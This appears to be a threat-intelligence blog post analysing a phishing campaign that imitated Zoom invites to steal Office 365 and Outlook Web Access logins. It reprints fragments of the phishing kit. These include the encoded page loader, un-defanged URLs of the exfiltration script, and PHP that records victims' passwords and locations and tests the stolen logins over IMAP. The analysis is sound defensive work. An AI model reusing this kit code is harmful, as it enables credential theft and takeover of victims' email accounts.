The Compact Campaign

wmcglobal.com/blog/the-compact-campaign

SuMMARY

Phishing campaigns continue to utilize the disruption of the pandemic to target victims, and a new campaign takes advantage of Zoom's rising popularity. Since December, the "Compact" Campaign has been targeting thousands of users by impersonating a Zoom invite and is estimated to have collected over 400,000 Outlook Web Access and Office 365 credentials. This campaign is unique in its use of trusted domains to ensure delivery of phishing emails and preventing phishing pages from being blocked. This is especially worrisome for organizations who will struggle to defend against this attack.

The WMC Global Threat Intelligence team has analyzed the entire attack, including PHP code used on the website, and has recovered stolen credentials harvested by the threat actors. The analysis has linked email addresses to the responsible threat actors and found a history of these threat actors performing attacks since the start of 2020.

IN DEPTH analysis

Email

This phishing lure delivery method was via email and appeared to be using an extensive email address spam list to target victims. It's estimated that as many as 11% of users fall for phishing campaigns and given the size of this attack it is logical that a large number of users fell victim to the phishing site.




Figure 1: Initial Email Lure

The team reviewed exposed credential logs and estimated that approximately each campaign collected 3,700 unique credentials. With multiple campaigns identified, the threat actor could have upwards of 400,000 unique username password values.

The send field was spoofed to show it has come from Zoom but using noreply@<companyName>.tld.

For example, from WMC Global, we would expect to see a from address, such as:

From: Zoom <noreply@wmcglobal.com>

DELIVERY

Many of the emails were sent using compromised SendGrid accounts. WMC Global worked closely with SendGrid to terminate the sending accounts which were then restored back to their rightful owners. We saw in later campaigns the threat actors pivoting away from SendGrid and moving to MailGun to send the emails. We suspect this is due to the efficiency of us sending accounts to SendGrid for termination.

Phishing site

The phishing site has distinctive fingerprints within the code. As a result, the WMC Global Threat Intelligence team monitored and detected the phishing sites as soon as the landing page infrastructure was available.

```
<head><script language="javascript">document.write(unescape('%3Chtml%20dir%3D%22ltr%22%20lang%3D%22EN-
GB%22%3E%3Chead%3E%20%3Cmeta%20http-equiv%3D%22Content-Type%22%20content%3D%22text/html%3B%20charset%3Dutf-
8%22%3E%20%3Cmeta%20http-equiv%3D%22X-UA-Compatible%22%20content%3D%22IE%3DEdge%2
```

Figure 2: Initial HTML Code

There were two phishing landing sites in use in the December 2020 and January 2021 phishing campaigns. In December, the landing page impersonated the Outlook Web App brand to trick targets into entering their credentials. In January, the attacks changed to mimic Office 365 brand, likely to capture more employee credentials.




Figure 3: OWA Lure

The source code contains several layers of encoding from the escaped source. When first decoded, it reveals the headers, although there is a second encoding layer for HTML and CSS elements. The header contains key information to assist in tracking the threat further.

While these campaigns always have the same double encoded content, the top header variables change as the campaigns evolve or websites are taken down or detected.

```
____media = 'https://applink.host/media/mediarounds/';
____b = 'https://kedai27.com//appspy/gle21/off2/compact.php';
____rdr = 'https://login.microsoftonline.com';
```

Figure 4: Exfiltration Locations HTML

There are three primary inputs into the code:

1. The media host store - Which collecting images for the phishing page:

media = 'hxxps://applink[.]host/media/mediarounds/';

1. The exfiltration POST script – To POST credentials to and always stored on a different domain:

b = 'hxxps://kedai27[.]com//appspy/gle21/off2/compact.php';

1. The redirect domain redirects the user once they have completed entering their credentials:

rdr = 'hxxps://login.microsoftonline[.]com';

The URLs above have been defanged for safety in this blog.

```
<html dir="ltr" lang="EN-GB"><head> <meta http-equiv="Content-Type" content="text/html; charset=utf-8"> <meta http-
equiv="X-UA-Compatible" content="IE=Edge"> <title>Sample Background</title> <meta name="viewport"
content="width=device-width, height=device-height, initial-scale=1.0"> <meta charset="utf-8"> <script> ____media =
'https://applink.host/media/mediarounds/'; ____b = 'https://kedai27.com//appspy/gle21/off2/compact.php'; ____rdr =
'https://login.microsoftonline.com'; (function () { var LIB_links = { 'image/x-icon': ['/favicon.ico'], 'text/css':
[ '/css/animate.min.css', '/css/Converged_v22057.css', '/css/Converged_v33059.css', ], 'text/javascript': [
'/js/helpers.js?ver=12839297292', '/js/app-true-login.js?ver=21313' ] }; const entries = Object.entries(LIB_links);
d = document; for (const [key, value] of entries) { value.forEach(function (link) { if (key === 'text/javascript')
{ s = d.createElement("script"); s.src = ____media   link; s.type = "text/javascript"; } else { s =
d.createElement("link"); s.href = ____media   link; s.rel = key === 'image/x-icon' ? 'shortcut icon' :
'stylesheet'; s.type = key; } d.getElementsByTagName("head")[0].appendChild(s); }); } })(); var LIB_phrase = '';
var LIB_view =
'ICAgICAgICA8ZGl2PgogICAgICAgICAgICA8ZGl2IGNsYXNzPSJiYWNrZ3JvdW5kIiByb2xlPSJwcmVzZW50YXRpb24iPgogICAgICAgICAgIC
AgPGRpdiBzdHlsZT0iYmFja2dyb3VuZC1pbWFnZTogdXJsKCZxdW90Oy4vbWVkaWEvaW1hZ2VzLzAtc21hbGwuanBnJnF1b3Q7KTsiPgogICAgICAgI
CAgICAgICAgPC9kaXY
CiAgICAgICAgICAgICAgICA8ZGl2IGNsYXNzPSJiYWNrZ3JvdW5kSW1hZ2UiIHN0eWxlPSJiYWNrZ3JvdW5kLWltYWdlOiB1cmwoJnF1b3Q7Li9tZWR
pYS9pbWFnZXMvMC5qcGcmcXVvdDspOyI CiAgICAgICAgICAgICAgICA8L2Rpdj4KICAgICAgICAgICAgPC9kaXY CiAgICAgICAgPC9kaXY
CiAgICAgICAgPGRpdiBpZD0ibWFpbiI
CiAgICAgICAgICAgIDxkaXYgY2xhc3M9Im91dGVyIj4KICAgICAgICAgICAgICAgIDxkaXYgaWQ9Im1zY2NCYW5uZXIiIGNsYXNzPSJjYy1iYW5uZXI
iIHJvbG
```

Figure 5: Decoded Source

The team tracked and monitored the website source code for this header, extracted the indicators of compromise (IoCs), and then recovered victims from the exfiltration locations.

Exfiltration & Logs

Exfiltration is the method attackers utilize to move compromised credentials away from the initial phishing website to locations where they can then access the credentials without revealing information that could compromise identity. This attack used numerous legitimate compromised websites to host the exfiltration code. This campaign used static .txt files for Exfiltration logs.




Figure 6: Victim File

The controlling threat actors periodically wiped and removed the credential file logs to prevent other threat actors or security teams from discovering the phishing attack victims. The WMC Global Threat Intelligence team monitored credential logs and identified multiple victims from large and notable companies.

In mid-January 2021, the team tracked a pattern that emerged in a small number of logs submitted and concluded a credential poisoning operation was being conducted to dilute the legitimate credentials harvested by the threat actors. Some cybersecurity companies use credential poisoning to hide legitimate credentials in pools of fake logins, causing the threat actor difficulty detecting the authentic logins. Some threat actors may also poison the results of their competitors. Many threat actors are cognizant of credential poisoning operations and frequently validate credentials automatically upon ingestion flagging inauthentic credentials.

Exfiltration Code

This threat actor made a mistake and left a misconfigured exfiltration script, allowing WMC Global to analyze the source code of the PHP file. At a later date, the threat actors left a web shell exposed on the website enabling download of further copies of the exfiltration code.




Figure 7: Webshell #1





Figure 8: Webshell #2

Reviewing the script gave the team a complete understanding of how the threat actors handle the POST data. The workflow is simple, but the code shows unusual complexities for credential phishing actors, allowing WMC Global to assert that the threat actors possess a higher technical aptitude. Initially, the POST information checks to ensure data is being POST to the page. A 404-status page can occur when the page receives a GET request or an incorrect POST format. If the data is in the correct format, the username, password, and "desc" inputs are assigned variables, and the username and password are then automatically validated.

```
$ip = getClientIP();
$ipdat = @json_decode(file_get_contents("http://www.geoplugin.net/json.gp?ip=" . $ip));
$location = $ipdat->geoplugin_countryName . " | " . $ipdat->geoplugin_city . " | " . $ipdat->geoplugin_continentName;
  $data = "Email: $email\nPassword: $password\nIP: $ip\nLocation: $location\n"
        . "Verified Login Credentials: " . ($authenticated ? 'Yes' : 'No') . PHP_EOL
        . "$desc" . PHP_EOL
        . "-----------------------------------------------\n\n";
```

Figure 9: Message Write

The validation occurs by the threat actors attempting to log in to the user's IMAP email account. The login attempt occurs within the code, and establishes an initial connection to a Microsoft email server on port 993. The code then uses the built-in PHP function imap_open to open a connection stream to the mailbox. If the connection succeeds, the email stream returns; otherwise, an error occurs. This technique allows the threat actors to know which compromised users' credentials are valid and have access to their email accounts externally. The result of the login test write to the log file.



```
function checkImapConnect($username, $password)
{
    try {
        //Microsoft login
        $hostname = '{40.101.54.2:993/imap/ssl/novalidate-cert}INBOX';
```

Figure 10: imap Code

$ipdat = @json_decode(file_get_contents("http://www.geoplugin.net/json.gp?ip=" . $ip));

The attacker uses the geoPlugin service for IP enrichment. IP enrichment is a popular tool used by threat actors to get additional metadata on an IP. The reason this data is required is due to many large companies performing IP checking for login attempts. As a result, threat actors will use VPNs and proxies to ensure they are in the same geographical region according to their IP address when they attempt to access a user's account. Using the gathered metadata and checked credentials, the data writes to the host's log file and emails a copy to the controlling threat actors. The threat actors' emails are hardcoded and are referred to in the code.

$config['adminEmail'] = 'spyblessings2021@gmail.com,postmaster@spy224.host';

Above are two email addresses linked to the threat actors: SpyBlessings2021 and postmaster. Because there is no digital footprint, WMC Global asserts these emails were registered solely to receive the phishing logs. Three of the scripts were identified as used by the threat actors but are

only different in the email subjects. So far, the team has observed the following email subjects being used:

- "Off 365- Scrt@hed !nvesments"
- "365-Inves!ment"
- "Off 365- !nvesm3nt!s Cont@cts"

The team found three exfiltration scripts on two separate infrastructures used in the same campaign using the same two email addresses. However, a third email address was found in an unrelated campaign.

Code Overlap

While performing threat hunting, the team discovered a phishing kit targeting Office365 customers using an identical exfiltration script as seen in the other campaigns.




Figure 11: Phishing Page from Code Overlap

The TTPs used in this phishing site differ vastly from the other campaign. However, there is substantial code overlap. The admin email address was different within the script file, and the email subject also differed, but the rest of the code was identical to the other campaign.

- $config['adminEmail'] = 'john.broomfield640@gmail.com'
- $subject = "New Data Received"

This code overlap implies two hypotheses:

1. The controlling threat actors utilize several different TTPs to distribute their phishing campaigns, making tracking the actor more complicated. Ultimately, the phishing sites are still controlled by the same threat actors each time.

2. Multiple threat actors are using the same phishing kit, which results in numerous TTPs. In this case, the phishing kit is maybe for sale to various parties, or the phishing kit is old and was not previously analyzed.

All the IoCs are available in IoC section at the end of this post.

History

The latest email campaigns have caused considerable attention to be drawn to the attackers. However, the WMC Global Threat Intel Team has found evidence the same threat actors have been active before, using the same TTPs but different phishing themes. Around August 2020, several themes appeared impersonating Excel, Outlooks Web App (OWA), and Outlook Web Access Exchange.




Figure 12: Excel Lure

Figure 13: OWA Exchange

Around the end of September, a new Office365 lure started to be used by the group, which is still in circulation and is the more prevalent lure used. Additionally, there is evidence of some small campaigns using lures, including 1&1 Ionos and Rackspace; however, these were smaller and only saw a few runs.

